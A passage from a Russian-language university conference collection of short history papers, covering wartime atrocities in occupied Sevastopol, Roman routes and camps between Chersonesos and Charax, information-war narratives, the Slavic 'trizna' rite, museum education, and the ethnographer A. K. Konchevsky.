Комиссией было установлено, что в городе Севастополе периодически проходили запланированные массовые казни раненных и военнопленных: 4 декабря 1943 года на станцию Севастополь из Керчи прибыло 3 эшелона военнопленных из Керченского десанта. Загрузив ими баржу водоизмещением в 2,5 тысячи тонн, стоявшую в Южной бухте у пристани, немцы подожгли её. Спаслось не более 15 человек, 1000 человек погибли в огне. Когда пожар был потушен, легко раненных военнопленных заставили выгружать из баржи обгорелые трупы и грузить на машины. На следующий день в эту же баржу было погружено 2000 человек из числа раненых, привезенных из Керчи. Баржа ушла из Севастополя в неизвестном направлении, а находившиеся на ней раненые были потоплены в море. Таким образом, в результате немецко-фашистских преступлений было потоплено и сгорело 3000 человек [1, л. 9].

Немецко-румынские оккупанты, ввиду неудач на фронте, начиная с октября 1943 года начали эвакуацию из Севастополя своих войск и техники. Для маскировки военных транспортов фашисты грузили на палубы мирных жителей, стараясь тем самым ввести в заблуждение советскую авиацию.

Комиссией из показаний очевидцев, было засвидетельствовано, что при появлении советских самолётов румыны приказывали мирным жителям, находящимся на палубах, размахивать платками и поднимать на руки детей, дабы ввести в заблуждение лётчиков и избежать бомбёжки. Насильственная эвакуация мирного населения в целях прикрытия проводилась немцами в массовых масштабах: из Севастополя было вывезено не менее 5000 человек. Комиссией было установлено, что за период оккупации города Севастополя немецко-румынскими захватчиками было расстреляно, утоплено в море, умерщвлено 27.306 человек мирных советских граждан и военнопленных, а также вывезено в качестве маскировки военных транспортов 9000 человек и угнано в рабство 33600 человек. Всего немецко-румынскими оккупантами было расстреляно, угнано на принудительные работы, сожжено и потоплено в море 69.906 человек [1, л. 13-15].

Список литературы

1. Государственный архив Республики Крым (ГАРК). Ф. Р - 1289. Оп. 1. Д. 39.
2. Там же. Ф. Р. – 1289. Оп.1. Д. 90.
3. Сборник законов СССР и указов Президиума Верховного Совета СССР. 1938 г. — июль 1956 г / под ред. к. ю. н. Мандельштам Ю. И. — Москва: Государственное издательство юридической литературы, 1956. — С.96 —97.

УДК 94(3)

РАСПОЛОЖЕНИЕ ПРОМЕЖУТОЧНОГО ЛАГЕРЯ НА МАРШРУТЕ ХЕРСОНЕС - ХАРАКС

Гутник С. А., Гутник В. С.
Севастопольский государственный университет

Одним из факторов условий передвижения на маршрутах Херсонес - Харакс, являлся объем перевозок. Этот фактор, очевидно, определял состав караванов, их периодичность, потребность в перевалке грузов и необходимые для этого элементы инфраструктуры. Объем перевозок в свою очередь зависел от численности гарнизона в Хараксе, которая составляла в периоды наибольшей активности до одной когорты смешанного состава [1]: 555 чел. пехоты и 66 кавалерии, т.е. до 621 чел. К этому еще можно добавить вспомогательный гражданский состав.

При нормах обеспечения довольствием в I Италийском легионе [2] каждому легионеру полагалось в день 1 кг зерна, 660 г мяса (рыба, птица, свинина и т.п.), 1 л вина, разбавленного водой, 50 г оливкового масла, сухофрукты и другие продукты. Таким образом, только военный гарнизон в месяц мог потреблять до 18 т зерна, 18 000 л вина, 6 т мяса, 930 л масла. Общий объем поставок только продуктов, не считая элементов снаряжения и других грузов, составлял не менее 50 т в месяц. Часть таких объемов на период плохих условий навигации могла быть запасена заранее, но не на весь осенне-весенний период.

Для перевозок такого количества грузов при обычном допустимом весе на вьючную лошадь среднего размера (200 - 250 кг на ровной поверхности, 150 - 200 кг на сложном рельефе) [3] требовалось не менее 250 лошадей. Если допустить, что перевозки были еженедельными, в период с октября-ноября по март-апрель каждый караван должен был состоять не менее, чем из 60 лошадей под грузом и сопровождаться легионерами охраны, возможно и гражданскими херсонеситами.

Маршруты передвижения проходили у границ территории, населенной враждебно настроенными племенами горной Таврики, для которых грузы представляли определенную ценность. Наиболее потенциально опасным был участок между Байдарской долиной и спуском на южный склон гор. Поэтому охрана каравана должна была состоять из нескольких десятков легионеров. Их груз состоял из палаток, продуктов и личного снаряжения. Палатки по одной на 8 - 10 чел. [4] перевозились на мулах или лошадях, таким образом требовалось еще 5 - 6 лошадей и общее их количество в караване могло составлять около 70.

Расстояние дневного перехода легионеров по обустроенной дороге на ровной местности при обычном военном снаряжении и нормальном темпе составляло 20 - 25 км [5]. Очевидно, по горной местности и с караваном, который требовал отдыха животных каждые 2-3 часа, темп движения был не более 20 км, а на участках с большим перепадом высот - не более 15 км в день. Таким образом, преодоление дистанции между Херсонесом и Хараксом по маршруту (современная топонимика):

Херсонес - Балаклава - Гончарное - Байдарская долина - пер. Шайтан-Мердвень - Харакс (всего около 80 км) требовало не менее 4-х дней. Первый день перехода Херсонес - Балаклава относительно прост, второй - Балаклава - Байдарская долина - значительно сложнее (25 км с перепадами высот до 350 м), третий - тяжелый переход через горы в более суровых климатических условиях, четвертый - относительно легкий спуск к Хараксу при более благоприятном климате. Относительно небольшие расстояния дневных переходов обуславливались еще и коротким световым днем. Кроме перехода нужно было засветло устроить ночлег.

Жизнедеятельность людей и животных в течение этого времени в зимних условиях и переносимые нагрузки требовали наличия промежуточного лагеря для отдыха. Он мог располагаться на середине пути и в нем происходил обмен грузов и пустой тары между двумя встречными караванами (по два дня для каждого), что было бы разумно с точки зрения равномерной загрузки воинов двух гарнизонов и исключало бы необходимость выделения места и ресурсов для отдыха прибывших с грузом "чужих" легионеров. Удобными для этого местами являются входы на дороги и тропы из Байдарской долины, где теплее, чем в горах, есть, хоть и скудные зимой, пастбища, источники воды и т.д. Такой лагерь должен быть укреплен, иметь деревянные и каменные сооружения для проживания или хотя бы обогрева, хранения дров, продуктов, грузов. Он также мог использоваться как база при патрулировании горных участков дорог.

Учитывая вышеизложенное, нами был обследован ряд участков вдоль южной границы Байдарской долины. На одном из них, между селом Подгорное и входом на подъем Календской тропы, обнаружены остатки сооружений: вытянутая вдоль старой, со следами мощения, дороги в направлении на северо-запад стена (не более 1 - 2 рядов кладки) шириной 1,5 - 1,7 м, длиной видимых участков около 60 м, а также шесть всхолмлений овальной формы от 6х7 до 11х14 м и высотой около 1,5 - 2 м на относительно ровной территории, ограниченной стеной. Эти объекты представлены на схеме с привязкой к реке Календа, тропе и ближайшим дорогам. Участок расположен на расстоянии около 42 км от Херсонеса и 36 км от Харакса. Второе расстояние ориентировочное, так как определено по трассам более поздних дорог.

Поскольку возникает предположение, что это могут быть разрушенные сооружения старого села Календа (Календо, Календия, ныне - Подгорное), были просмотрены карты данной территории XIX - XX в.в.: строения села на этом участке отсутствуют. Наиболее старой из достоверных является съемка 1889 - 1890 г.г. [6]. На ней село располагается на 200 - 300 м севернее описываемой территории вокруг нынешней "центральной площади" села Подгорное. Другие предположения (поместье, загон для скота, монастырь и т.д.) не могут быть обоснованы расположением и размерами стены (при такой ширине у основания ее высота должна была быть не менее 4 м). Профили (разрезы) остатков стены и всхолмлений представлены в масштабе 1:100. Их современное состояние может объясняться разборкой камня на строительство села. В связи с этим обстоятельством его старое название, происходящее от Кале-Энды (кр.-тат.) может трактоваться не только как общепринятое "крепость спустилась", "спустившаяся крепость", но и как "крепость понизилась", т.е. утратила часть высоты из-за разборки.

Изложенный анализ и результаты являются лишь косвенным обоснованием происхождения и назначения обнаруженных объектов. Точные данные могут быть получены в результате более детальных исследований на этом участке.

Список литературы

1. Зубарь В.М. Римская крепость Харакс. Stratum Plus. - 2000, № 4.
2. http://mil.sevhome.ru/voenistor/voenistor17v/e-klenina-sevastopol-snabzhenie-rimskih-legionerov-vo-ii-iii-vv-n-je-na-primere-novy-moesia-inferior-i-hersonesa-v-tavrike/
3. https://zooclub.ru/loshadi/ispolzovaniye-loshadey-pod-vyukom.shtml
4. Тенторий//Энциклопедический словарь Брокгауза и Ефрона 86т./82т. и 4 доп. -СПб, 1890 - 1907.
5. http://warshed.su/2018/09/16
6. Верстовая карта Крыма, 1889 - 1890 г.г., лист XIX-II.

УДК 94(3)

ОЦЕНКА СУХОПУТНЫХ МАРШРУТОВ ИЗ ХЕРСОНЕСА В ХАРАКС С УЧЕТОМ УСЛОВИЙ ПЕРЕДВИЖЕНИЯ

Гутник С. А.

Севастопольский государственный университет

Поддержание нормальной жизнедеятельности гарнизона римских войск в крепости Харакс на мысе Ай-Тодор в I-III вв. требовало постоянных коммуникаций с источником основного объема требуемых ресурсов - Херсонесом. Эти коммуникации осуществлялись в разные периоды года морским и сухопутным путем. Период морской навигации, очевидно, ограничивался промежутком с апреля по октябрь, так как мореходность основных типов судов Равенской эскадры, базировавшихся в Северном Причерноморье в тот период - унирем, бирем, трирем и либурнов с максимальной длиной до 30 м [1] не позволяла им ходить вдоль побережья при обычных с октября по апрель сложных навигационных условиях. В этой части Черного моря они характеризуются порывистым ветром переменных направлений, штормами от 3 баллов и выше, температурой воды не более 5-6 град., а также отсутствием надежных укрытий (кроме бухты Символов).

Маршруты сухопутных коммуникаций до настоящего времени представляются в основном как общие направления с выделением отдельных более подробно исследованных участков, которые принято называть "римскими дорогами". Передвижение по ним осуществлялось и в благоприятные для морской навигации периоды года. Уточнение сухопутных маршрутов могло бы помочь в определении участков дорог и территорий, на которых целесообразны более детальные исследования. В данном докладе предпринята попытка локализации вероятных маршрутов движения и мест размещения некоторых соответствующих элементов инфраструктуры.

В качестве критериев анализа приняты факторы, определяющие условия передвижения. Они разделены на три группы, в целом характеризующие коммуникации (рис.1).

Условия передвижения

Эффективность	**Безопасность**	**Жизнедеятельность**
Кратчайшее расстояние *	Удобные стоянки *	Перепады высот*
Длительность перехода *	Длина опасных участков*	Климатические условия*
Удобные перевалы*	Охрана каравана	Источники воды*
Объем перевозок	Защитные сооружения	Запасы сухих дров*
Затраты на дороги		Запасы корма*
Использование повозок		Наличие пастбищ

* - определяющие факторы

Рис. 1. Факторы условий передвижения

Анализ определяющих факторов выполнен для наиболее протяженной и сложной части маршрутов: от укрепленного лагеря на территории нынешней Балаклавы [2] и устья р.Черная до перевалов через Главную гряду Крымских гор и начала спусков на их южный склон.

Удобные перевалы. Существующие на участке "бухта Ласпи - г. Ай-Петри" перевалы с северного на южный макросклоны Главной гряды [3] представлены (как и все последующие факторы) на карте М 1:50000. Часть из них с трудом проходима человеком без большого груза (Керезла, Восточный Копек-Богаз, Миэссис-Сохах-Богаз, Аскер-Коч-Атан), Копек-Богаз-Сохах - лошадью без груза. Перевалы Ласпи-Богаз и Байдар-Богаз удалены в сторону от главного направления, перевал Ат-Баш-Богаз обустроен только в начале XX века. Таким образом, для передвижения лошадей с грузом и небольших повозок подходили только перевалы Шайтан-Мердвень и Эски-Богаз.

Кратчайшее расстояние. Построены линии кратчайших расстояний Херсонес-перевалы-Харакс. Очевидно, что с максимальной привязкой к ним были обустроены дроги. Наиболее вероятные маршруты построены на карте с учетом рельефа и наличия уже идентифицированных участков, а также существующих старых дорог с признаками обустройства, характерного для технологии того периода. Маршрут № 1: Херсонес - Балаклава - Байдарская долина - пер. Шайтан-Мердвень - Харакс (длина - около 78 км); маршрут № 2: Херсонес - р. Черная - с. Морозовка (Алсу) - Байдарская долина - с. Родниковое - пер. Эски-Богаз - Исар-Кая - Харакс (длина - около 75 км). На обоих маршрутах есть участки "римских дорог".

Перепад высот. Построены и представлены в координатах высота-расстояние профили обоих маршрутов. Суммарный набор высоты составил для первого - 740 м, второго - 1290 м.

Источники воды. На обоих маршрутах могли использоваться р. Черная, родники и колодцы, расположенные на расстоянии не более 2-3-х часовых переходов, когда требовался отдых животным и в местах ночевок: Балаклава, Варнутская и Байдарская долины, дороги на перевалы (реки вдоль дорог), окончания спусков с крутых участков гор (родники под пер. Шайтан-Мердвень и у г. Исар-Кая).

Климатические условия. В рассматриваемом районе условия для января характеризуются среднемесячной дневной температурой: Варнутская и Байдарская долины - +1 °С, пер. Шайтан-Мердвень - (-1) °С, пер. Эски-Богаз - (-3,5) °С. Вероятно, в I - III в.в., с учетом тенденций изменения климата, температуры были на 1-2 °С ниже. Высота снежного покрова на яйлах - до 0,5-0,7 м [4]. Такие условия в сочетании с коротким световым днем для людей, облаченных в одежду и обувь того времени, были очень суровы. Это не позволяло устраивать длительный отдых, тем более ночлег, между долиной и спуском с гор.

Запасы сухих дров. Для компенсации отрицательного действия климатических факторов, полноценного отдыха и приготовления пищи в местах размещения лагерей требовалось достаточное количество запасов сухих дров и их безопасное хранение.

Длина опасных участков. Таковыми можно считать те, на которых был вероятен контакт с враждебно настроенными местными племенами, т.н. таврами. Очевидно, ими были переходы через главную гряду гор. Протяженность этих участков - не более 6 - 9 км, что позволяет пройти их за 3 - 5 часов с коротким отдыхом.

Запасы корма. Этот фактор может быть решающим при перемещении грузов на лошадях и мулах. В местах дневных остановок это могли быть, хотя и скудные зимой, пастбища в Варнутской долине и вдоль русла р. Черной, а в местах ночлега (Байдарская долина, южные склоны гор) должны были создаваться и поддерживаться запасы корма.

Длительность перехода. Определялась скоростью передвижения навьюченных лошадей, пешего сопровождения, продолжительностью светового дня, перепадами высот и другими факторами. При обычной скорости передвижения римских войск - 20-25 км в день [5], в рассматриваемых условиях она не могла быть выше 15-20 км в день. Таким образом, общее время преодоления маршрутов составляло не менее 4 дней.

Удобные стоянки. Под этим, очевидно, следует понимать защищенные лагеря на относительно ровных участках, соответствующих наиболее благоприятным характеристикам рассмотренных выше факторов. Наиболее подходящими для этого, по нашему мнению, могли быть, кроме укрепленного лагеря у Балаклавы, Байдарская долина, участок у горы Исар-Кая и, возможно, укрепление на г. Кошка.

Заключение. Исходя из условий и факторов коммуникаций Херсонес-Харакс рассмотрены вероятные маршруты, на которых должны были располагаться временные или постоянные охраняемые лагеря.

Список литературы

1. Зорич А. Римский флот. Конструкция и типы кораблей. Портал XLegio, 2001.
2. Сарновски Т., Савеля О.Я. Балаклава. Римская военная база и святилище Юпитера Долихена. - Варшава, 2000.
3. Ена Ал.В., Ена Ан.В. Перевалами горного Крыма. - Симф., Бизнес-Информ, 2005.
4. https://ru.wikipedia.org/wiki/Ай-Петри
5. http://warshed.su/2018/09/16

УДК 327

«КОНФЛИКТ НАРРАТИВОВ» В УСЛОВИЯХ ИНФОРМАЦИОННЫХ ВОЙН

Докин В. В.
Севастопольский государственный университет

Оформление постиндустриального общества и развитие информационно-коммуникационных технологий, взывая к жизни новые формы общения, оказывает воздействие на социально-политическую реальность. Современные государства, дабы добиться превосходства над другими,

активно прибегают к тактике информационных войн, в которых приоритет отдается не только военным средствам (например, системы спутникового захвата цели и др.), а и сопутствующему широкому освещению войны в средствах массовой информации. Так, информационная война оказывается «самым интеллектуальным вариантом военного противоборства, поскольку нацелена на … смысловую компоненту личности – ее разум» [3, с. 6], что становится возможным благодаря специфике современного человека. Получая огромное количество информации из самых разнообразных источников, человек приобретает свойства «экрана, на который проецируются любые внешние влияния» [1, с. 210].

Постструктуралистский и постмодернистский повороты в социальных науках в середине 90-х годов XX века акцентировали внимание на существовании контекстной конструкции смысла и возможности множественного взгляда на реальность. Связывая определенным образом разрозненные события во времени и пространстве, человек, обретает свою идентичность, выстраивает понятные для себя отношения между прошлым, настоящим и будущим. По мнению доктора философских наук Ольги Юрьевны Малиновой, нарратив, выступая «сюжетно оформленным повествованием … является ключевым форматом репрезентации прошлого … в публичном дискурсе» [2, с. 140].

Процесс повествования обязательно избирательный, так как всегда можно рассказать больше, чем одну историю. Примером является нарратив о голодоморе 1932-1933 гг., обладающий страновой (подача России, Украины [4]) спецификой. Следует отметить, что большая часть свидетельств относительно украинского повествования о голодоморе, в конце 1990-х, была фактически «реимпортирована» у украинской диаспоры. «Оранжевая революция» и президентство В. Ющенко привели к адаптации нарратива под нужды власти, а активное апеллирование к «образу попранной свободы» происходит в 2014 г., выступая тригерром. Также украинский политикум (в частности, президент П. Порошенко на 72-ой сессии Генассамблеи ООН) настаивает на официальном признании голодомора геноцидом.

Таким образом, в условиях новых войн происходит так называемое «нарративное соревнование», то есть борьба международных акторов за возможность формулирования и рассказа «своих» историй в современном медиапространстве. «Правильное» повествование узаконивает и объясняет многие явления и действия правительств (как своим, так и гражданам иностранных государств), а все, что не вписывается в нарратив подвергается стигматизации и преподносится как непатриотическое и враждебное.

Список литературы

1. Дьяков А.В. Жан Бодрийяр: Стратегии «радикального мышления». СПб.: Изд-во С.-Петерб. ун-та, 2008. 357с.
2. Малинова О.Ю. Официальный исторический нарратив как элемент политики идентичности в России: от 1990-х к 2010-м годам // Полис. 2016. № 6. С. 139-158.
3. Почепцов Г.Г. Информационные войны. Новый инструмент политики. М.: Алгоритм, 2015. 256 с.
4. Пробелы и совпадения: исследование нарративов в общественном сознании Германии, России и Украины. Экспертный доклад / перевод с англ. Е.Б. Луневой. Москва: Inmedio Peace Consult; Институт права и публичной политики, 2020. 50 с.

УДК 930.85

ИДЕЙНАЯ СЕМАНТИКА ПОНЯТИЯ «ТРИЗНА» У ВОСТОЧНЫХ СЛАВЯН ЯЗЫЧЕСКОЙ ЭПОХИ

Козлов М. Н.
Севастопольский государственный университет

В системе древнерусского погребального культа особо выделяется сложный ритуальный комплекс - тризна, непосредственно предшествующий погребению покойника. Несмотря на тот факт, что тризна неоднократно упоминается в восточнославянских письменных источниках XI-XVI вв., многие ее детали нам практически неизвестны. Между тем, полноценное изучение дренеславянского

язычества невозможно без детальной реконструкции восточнославянского языческого погребального культа, и, в частности, погребальных обрядов, связанных с тризной.

Само слово "тризна" в древнерусском языке первоначально означало "состязания", "подвиг", "награда", "тризнище" - место проведения поединка [14, с. 995]. Чешское слово "tryzen" переводится на русский язык как "мука", "tryzniti" - "пытать". В рукописных беседах Иоанна Лествичника слово "тризна" определено термином "подвиг" [16, с.102]. Новгородский словарь XV в. интерпретирует "тризну" как, «страдание» [2, с.267].

В отечественной науке долгое время господствовала точка зрения, согласно которой тризна представляла собой хмельной пир и отмечалась в день памяти покойника [7, с.65].

Однако уже Н.И. Карамзин, указал на тот факт, в древнерусских письменных источниках словом "тризна" обозначали вовсе не застолье, а "воинские игры" [8, с. 87]. Позже точку зрения Н.И. Карамзина полностью поддержал М. С. Грушевский. Однако, по мнению исследователя, тризну отмечали лишь представители воинского сословия [3, с.146 -147].

Между тем летописец Нестор, повествуя об обычаях вятичей и кривичей раннехристианского периода, отмечает, что эти племена сжигали своих мертвецов после того, как "творяху трызну надъ ними" [10, с.15]. Вряд ли Нестор, упоминая "тризну", имел в виду обычаи славянской элиты, которая к тому времени уже в большинстве своем придерживалась христианских канонов.

Чешский исследователь XIX в. В. Томк высказал мнение, согласно которому тризна представляла собой систему ритуальных поединков, практиковавшимися нашими предками перед захоронением покойников. Их главной целью, по мнению исследователя, было умилостивить подземных богов [15, с. 17].

Эта гипотеза представляется не совсем верной, поскольку доминирующей формой захоронений у восточных славян языческой эпохи была не ингумация, предусматривающая путь "души" человека в "подземный мир", а кремация, подразумевающая принесения жертвы в первую очередь "верхним", "небесным" богам.

Б. А. Рыбаков понимал под тризной систему боевых игр, предшествующих погребению покойников и призванных отгонять смерть от живых людей, демонстрировать их жизнеспособность [12, с.87]. Эта точка зрения объясняет только одну из функций тризны, не раскрывая ее главное содержание. Более взвешенной представляется точка зрения М. В. Поповича, который в данной группе обрядов видит имитацию явлений мира мертвых или «антимира» [1, с.34].

По нашему мнению, в тризне следует видеть скорее явления не подземного "антимира", с которым у наших предков были связаны самые негативные представления, а небесного вырия, который ассоциировался у восточных славян со всеми их идеалами. На это указывает сам характер обрядового комплекса - веселая музыка, танцы и т. п.

Боевые игры как одна из составных частей погребального обряда, помимо уже упомянутого отрывка из «Повести временных лет» упоминается в нескольких других письменных источниках. Так, например, в "Житие Константина Муромского можно найти сообщение о некой битве, предшествующей погребальному обряду [4, с.231].

Составной частью тризны можно считать языческий обряд, описанный Ибн Фадланом в его "Записках путешественника". По словам этого автора во время убийства девушки - жертвы воины-русичи били палками по щитам, инициируя звуки битвы [21 с.99]. Отголоски языческой тризны упоминает Иоанн Мелетий, который утверждает, что украинцы и белоруссы, проживающие в Речи Посполитой в XVI в., перед захоронением покойника махали мечами, отгоняя от живых людей нечистую силу [6, с.152].

Посмертные игры перед захоронением покойника практиковались вплоть до начала XX в. во многих областях Западной Украины. В разных местах они имели разные названия - "лопатки", "груши" и "лубок", " повод "и проходили ночью в доме, где находился покойник [9, с.107]. Интересная игра под названием "В бога и черта" сохранилась в закарпатских горцев почти до середины XX в. В ходе игры молодые люди, которые проводят ночь возле мертвеца, разбиваются на две группы. Каждая из них пытается перетянуть кого-то с противоположной стороны. Тот, кого перетянут, считается "убитым" [13, с.130].

Гипотеза Н. М.Велецкой, согласно которой подобные ритуальные игры являются отражением древнего обычая убийства стариков [1, с.153-154] представляется несостоятельной, поскольку данные обряды практиковались у жителей Карпат как раз том случае, когда умирают молодые люди.

По нашему мнению, воинские игры сопровождавшиеся веселой музыкой, ритуальными танцами, символизировали элементы "славянского вырия" - идеального места, куда должна была попасть душа мертвеца после смерти.

Так, арабский путешественник X в. Ибн-Даста сообщает в своем труде о том, что древние славяне во время кремации играли на музыкальных инструментах (лютнях, гуслях и свирилях), пили изготовленный из меда хмельной напиток и громко веселились, радуясь тому, что покойнику предоставлялась большая милость попасть на небо [5, с.265].

Как справедливо отметила Н. М.Велецкая, веселье во время захоронений составляло один из важных этапов языческого ритуала "проводов умершего в мир мертвых» [1, с. 160].

Таким образом, обряду кремации тела покойного непосредственно предшествовала "тризна" - комплекс обычаев и обрядов, направленных как на защиту живых родственников умерших от негативного влияния общения с миром мертвых, так и самого покойника от вражеских потусторонних сил. Главным содержанием тризны была веселая музыка, боевые игры и ритуальные танцы.

Список литературы

1. Велецкая Н.Н. Языческая символика славянских архаических ритуалов. М.: Наука, 1978. - 239 с.
2. Востоков А.Х. Описание русских и словенских рукописей Румянцевского музеума.- СПб.- 1842.- 371 с.
3. Грушевський М.С. Історія української літератури. - К.: Либідь, 1993. – Т.1. - 271 с.
4. Житие Константина Муромского.// Памятники старинной русской литературы, изданные Н.И. Костомаровым. - СПб.- 1860. - Т.1. – С. 229-235.
5. Ибн-Даста. Книга драгоценных сокровищ.// Сказания мусульманских писателей о славянах и русских с половины VII до конца X в. / Собрание, перевод и объяснения Гаркави А.Я. - СПб.: 1870. – С. 260-270.
6. Иоанн Менеций. О языческих обычаях прусов, ливов и других языческих народов. // Шафарик П. Славянские древности. – СПб.- 1837.- Т.2.- С. 149-153
7. Кайсаров А. Славянская и российская мифология. // Мифы древних славян. – Саратов: Надежда, 1993. – С. 23-84.
8. Карамзин Н. История государства Российского. – СПб.– 1818. – Т.I. - 221с.
9. Курочкин О. Поховальні забави – релікти дохристиянського світогляду. // Берегиня. –1998. - №3-4. – С. 106-123.
10. Повесть временных лет. / Под ред. и с пред. В.П. Адриановой-Перетц. – М.-Л., Изд-во АН.СССР, 1950.- 239 с.
11. Попович М.В. Мировоззрение древних славян. – К.: Наук. думка, 1985. - 167 с.
12. Рыбаков Б.А. Язычество Древней Руси. - М., Изд-во Академии Наук СССР, 1987. – 782 с.
13. Седакова О.А. Поминальные дни и статья Д.К. Зеленина «Древнерусский языческий культ заложних покойников» // Проблемы славянской этнографии (к 100-летич со дня рождения Д.К. Зеленина). – Л.: Наука, 1979. – С. 123-130.
14. Срезневский И. Словарь русского языка. – М.: Книга, 1989. – Т.3. – Ч.2. – 979 с.
15. Томк В. История чешского королевства. СПб., 1868. – 841 с.
16. Фасмер Макс. Этимологический словарь русского языка. - М., Прогресс, 1971.- Т.4. –827 с .

УДК 930.85

ИСТОРИЧЕСКОЕ ОБРАЗОВАНИЕ В МУЗЕЕ И НОВЫЕ ВОЗМОЖНОСТИ КУЛЬТУРНО-ПРОСВЕТИТЕЛЬСКОЙ ДЕЯТЕЛЬНОСТИ

Кутанова Е. А., Кузенков П. В.

Севастопольский государственный университет,

Гуманитарно-педагогический институт, г. Севастополь, Российская Федерация

Музеи, безусловно, являются не только хранилищами памятников духовной и материальной культуры, художественных и природных объектов, историко-краеведческих ценностей, но также выступают как научно-исследовательские, научно-просветительские и культурно-образовательные

центры. Задача музеев в настоящее время сводится не только к сохранению, комплектованию и учету памятников культуры и истории и к их активному изучению, но и к популяризации как самих музейных объектов, так и самой музейной деятельности во всех ее аспектах.

Отечественными и зарубежными исследователями активно исследуется культурно-просветительская деятельность музеев в различные периоды времени. В то же время на территории города Севастополя подобных исследований практически не проводилось.

Основной целью представляемого исследования является изучение особенностей исторического образования в музее и новых возможностей культурно-просветительской деятельности. Для этого предполагается сначала провести теоретический анализ сущности культурно-просветительской деятельности и исторического образования в музее, а затем на этой основе выработать предложения по совершенствованию данных направлений на конкретном примере федерального историко-археологического музея-заповедника «Херсонес Таврический», расположенного на территории города Севастополя.

Понятие культурно-просветительской деятельности в музееведении России начало распространяться с начала 90-х годов XX века. Его появление было обусловлено возникновением новых инструментов и методов в работе с музейными аудиторами [2].

В соответствии с законодательством РФ и нормативно-правовыми актами, которыми осуществляется регулирование деятельности музеев в Российской Федерации, одной из основных задач музеев является культурно-просветительская деятельность, которая осуществляется в форме экскурсионного обслуживания посетителей, проведение лекций, консультаций, занятий, тематических вечеров, а также бесед и концертов [4].

В рамках научно-исследовательской работы в музеях осуществляется оформление научных исследований сотрудников не только в виде экспозиционных монографий, планов, публикаций, описаний коллекций, но и формируют материалы, которые могут выступать в качестве праздников, музейных занятий, а также интерактивных и тематических экскурсий [3].

В качестве площадки для практической реализации теоретических положений предлагается взять федеральный историко-архитектурный музей-заповедник «Херсонес Таврический», находящийся в городе Севастополе.

Этот выбор обусловлен двумя причинами. Во-первых, Севастополь перешёл в состав Российской Федерации относительно недавно. В украинский период финансирование музейных комплексов было слабым, что не позволяло осуществлять культурно-просветительскую работу в полной мере, но в настоящее время перед регионом открываются широкие возможности.

Во-вторых, музейный комплекс «Херсонес Таврический» является знаменитым археологическим памятником античности и средневековья, включенным в список Всемирного наследия ЮНЕСКО. Это знаковое место не только для Севастополя, но и в целом для истории России: именно здесь началось Крещение Руси князем Владимиром в 988 году.

Целью культурно-просветительской работы на территории музея-заповедника «Херсонес Таврический» является развитие знаний о христианстве, изучение древних традиций, особенности ремесел, а также освоение истории России.

В настоящее время мною ведется разработка маршрутов совместно с культурно-просветительским отделом музея «Херсонес Таврический». Предполагается взаимен использования классических методик ведения экскурсий (словесные формы, наглядные формы) применять более усовершенствованные (практические формы овладения знаниями, основанные на выполнении практических упражнений и самостоятельных заданий).

Планируется использование также следующих методов:

– проблемно-поисковые, предполагающие обучение посредством самостоятельной добычи знаний в рамках решения учебных проблем, а также формирования познавательной активности и творческого мышления детей.

– исследовательские, которые предполагают выполнение конкретной исследовательской работы под руководством научного сотрудника-педагога [2].

Передовые методы активно используются в различных известных музеях. Так, в Лувре организовано интерактивное (дистанционное посещение), практические обучение экскурсионных групп различному стилю рисования, чтобы максимально проникнуться духом эпохи, группам также предлагаются задания «продолжить картину» или «сюжет», поразмыслить над причинами происхождения той или иной картины [1].

Таким образом, формирование нового маршрута на базе музея «Херсонес Таврический» позволит создать в городе Севастополе один из элементов комплекса культурно-просветительской деятельности, осуществив применение передовых технологий обучения.

Список литературы

1. Куклинова И.А. Диалог культур в универсальном музее: (на примере Лувра) // Труды Санкт-Петербургского государственного института культуры (Труды СПбГИК). 2007. Т. 215. С. 280–286. – URL: https://cyberleninka.ru/article/n/dialog-kultur-v-universalnom-muzee-na-primere-luvra (дата обращения: 07.03.2020).

2. Ланкова Н. Методика работы с детьми в музее [электронный ресурс] – URL: http://old.relga.ru/n76/obraz76.htm (дата обращения: 03.03.2020).

3. Прокудина Д.А. Современные подходы к работе музея с детьми и подростками: интерактивность, соавторство, сотворчество // Вестник РМАТ. 2017. № 3. С. 112–117. – URL: https://cyberleninka.ru/article/n/sovremennye-podhody-k-rabote-muzeya-s-detmi-i-podrostkami-interaktivnost-soavtorstvo-sotvorchestvo (дата обращения: 03.03.2020).

4. Федеральный закон «О Музейном фонде Российской Федерации и музеях в Российской Федерации» от 26.05.1996 N 54-ФЗ. Ст. 27.

УДК 39: 929

ЭТНОГРАФИЧЕСКАЯ И ПЕДАГОГИЧЕСКАЯ ДЕЯТЕЛЬНОСТЬ А.К. КОНЧЕВСКОГО В 20–30-Е ГОДЫ XX ВЕКА

Лобков А. Е.

Севастопольский государственный университет

Аркадий Карлович Кончевский (1883–1969) отличался разнообразными интересами – дипломированный агроном, профессиональный оперный певец, исполнитель народных песен, этнограф-фольклорист, художник, педагог вокала, автор краеведческих рассказов. Его жизнь и деятельность протекали в разных регионах некогда большой страны – на Украине и в Крыму, Москве и Петрограде, Узбекистане, Таджикистане, Туркменистане, Саратове и в ряде других мест.

Большой период в жизни Кончевского самым тесным образом был связан с Крымом. Впервые он приехал в Крым в 1913 г. и уже тогда обратил внимание на музыкально-песенное искусство татар. С 1917 г. любительский интерес постепенно перерос в деятельность по сбору и популяризации песен и музыки крымских народностей – татар Южного берега и степных татар, турок, караимов, крымчаков, греков, – деятельность, которая со временем привела его на путь этнографических исследований. В августе 1924 г. он стал научным сотрудником этнографической секции Государственного института музыкальной науки (ГИМН) в Москве, в котором проработал вплоть до его закрытия в 1931 г.

Однако Кончевский не был профессиональным этнографом, скорее – энтузиастом-любителем, в лучшем смысле этого слова, стремящимся раскрыть русскоязычному миру фольклорное богатство и своеобразие музыкально-песенной культуры Крыма. Вплоть до 1931 г. он собирал песни народов Крыма и записывал их на фонографические валики. В содружестве с профессиональными композиторами (М.А. Ставицким, В.В. Пасхаловым, С.Н. Василенко, Г.Г. Лобачевым), специалистами по тюркским языкам (Л.Н. Воробьевым, И.С. Тезавровским, Н.Н. Мироновым, И.С. Кая) и поэтами (С. Городецким, И. Клионовским, К. Шторм) он подготовил к печати несколько песенных сборников – «Песни Крыма» (1924), «Песни Востока» (1925), «Напевы Востока» (1927), «8 детских песен крымских татар» (1928) и «Пятнадцать крымских песен» (1930).

